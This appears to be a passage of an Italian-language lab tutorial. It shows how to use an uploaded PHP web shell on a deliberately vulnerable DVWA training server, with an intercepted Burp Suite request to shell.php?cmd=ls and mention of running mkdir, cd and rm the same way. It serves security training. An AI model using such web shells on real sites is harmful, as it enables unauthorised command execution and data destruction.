
12

(Forward)



All'interno troveremo il file aggiunto shell.php

Per eseguirlo possiamo cliccarci sopra o aggiungere all'URL shell.php



Però facendo così shell.php si aspetta direttamente subito, un parametro cmd nella get con un comando da eseguire, mentre noi stiamo soltanto adesso avviando shell.php senza dandogli nessun argomento.

Per far ciò si aggiunge all'URL, il 1° carattere separatore dei parametri "?" + il parametro (comando) es: cmd=ls
(https://192.168.10.8/dvwa/hackable/uploads/shell.php?cmd=ls)

⚡ Burp Suite Community Edition v2024.9.4 - Temporary Project

⚙️ Burp Suite Community Edition v2024.9.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Log

Intercept HTTP history WebSockets history Match and replace Proxy settings

🔍 Intercept on → Forward ⌵ Drop Request to host

Time	Type	Direction	Method	URL
12:00:18...	HTTP	→ Request	GET	http://192.168.10.8/dvwa/hackable/uploads/shell.php?cmd=ls

Request


Pretty **Raw** Hex 🔍 📄 🔍 ☰

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.10.8
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/130.0.6723.70 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
  ,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=68887dcc58b701f90c0737b8aaa6ced9
9 Connection: keep-alive
10
11
```

⚙️ ⏪ ⏩ 🔍 Search 0 highlights

(Molto importante il 1° carattere separatore dei parametri '?' per più parametri dopo si deve usare '&')

(Forward)



La parte aggiunta `?cmd=ls` viene data come parametro al programma ed esso ci restituisce il contenuto della directory uploads, utilizzando lo stesso metodo ma invece di `ls`, utilizziamo `mkdir`, `cd`, `rm`, se i permessi in quella specifica directory sono abilitati potremmo utilizzare anche altri comandi.